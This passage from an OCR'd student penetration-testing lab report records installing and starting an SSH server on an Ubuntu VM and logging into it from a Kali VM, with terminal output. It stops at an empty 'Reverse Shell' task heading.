

Kevin Cendana
CSC 154
Spring 202


Lab 07 - Penetration Testing


Task 1 - SSH:

1) Fired up Ubuntu VM via Bridge Adapter network mode, installed SSH, and got it running. Checked that it was all okay with system status.





kevin@ubuntu: ~
Setting up openssh-client (1:8.9p1-3ubuntu0.6) ...
Setting up ssh-import-id (5.11-0ubuntu1) ...
Setting up ncurses-term (6.3-2ubuntu0.1) ...
Setting up openssh-sftp-server (1:8.9p1-3ubuntu0.6) ...
Setting up openssh-server (1:8.9p1-3ubuntu0.6) ...
Creating config file /etc/ssh/sshd_config with new version
Creating SSH2 RSA key; this may take some time ...
3072 SHA256:41I99oQnSj50RMz5ZpPe5UH73/dVD4bavR3trGJ5gxA root@ubuntu (RSA)
Creating SSH2 ECDSA key; this may take some time ...
256 SHA256:0FvBUQnYlProXzzowNllVk86j8qG1cTH4bS4ZD1xmLo root@ubuntu (ECDSA)
Creating SSH2 ED25519 key; this may take some time ...
256 SHA256:ISKtDzxbd2E38MIi+42z8B+jFhZFxHUL57m43npNYTc root@ubuntu (ED25519)
Created symlink /etc/systemd/system/sshd.service → /lib/systemd/system/ssh.service.
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service → /lib/systemd/system/ssh.service.
rescue-ssh.target is a disabled or a static unit, not starting it.
ssh.socket is a disabled or a static unit, not starting it.
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for ufw (0.36.1-4ubuntu0.1) ...
kevin@ubuntu:~$


kevin@ubuntu: ~
Creating SSH2 ED25519 key; this may take some time ...
256 SHA256:ISKtDzxbd2E38MIi+42z8B+jFhZFxHUL57m43npNYTc root@ubuntu (ED25519)
Created symlink /etc/systemd/system/sshd.service → /lib/systemd/system/ssh.service.
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service → /lib/systemd/system/ssh.service.
rescue-ssh.target is a disabled or a static unit, not starting it.
ssh.socket is a disabled or a static unit, not starting it.
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for ufw (0.36.1-4ubuntu0.1) ...
kevin@ubuntu:~$ sudo systemctl start ssh
systemctl status ssh
ssh.service - OpenBSD Secure Shell server
Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: e
Active: active (running) since Fri 2024-04-12 21:49:17 PDT; 1min 21s ago
Docs: man:sshd(8)
man:sshd_config(5)
Main PID: 5417 (sshd)
Tasks: 1 (limit: 4599)
Memory: 1.7M
CPU: 40ms
CGroup: /system.slice/ssh.service
└─5417 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
lines 1-11/11 (END)




2) Jumped onto Kali VM, made SSH connection to Ubuntu. Logged in, ran some commands to check it all worked and i got the Ubuntu user from Kali.



kevin@ubuntu: ~
File Actions Edit View Help
Warning: Permanently added '10.113.233.86' (ED25519) to the list of known hos
ts.
kevin@10.113.233.86's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.5.0-15-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
Expanded Security Maintenance for Applications is not enabled.
246 updates can be applied immediately.
147 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
kevin@ubuntu:~$


Task 2 - Reverse Shell:

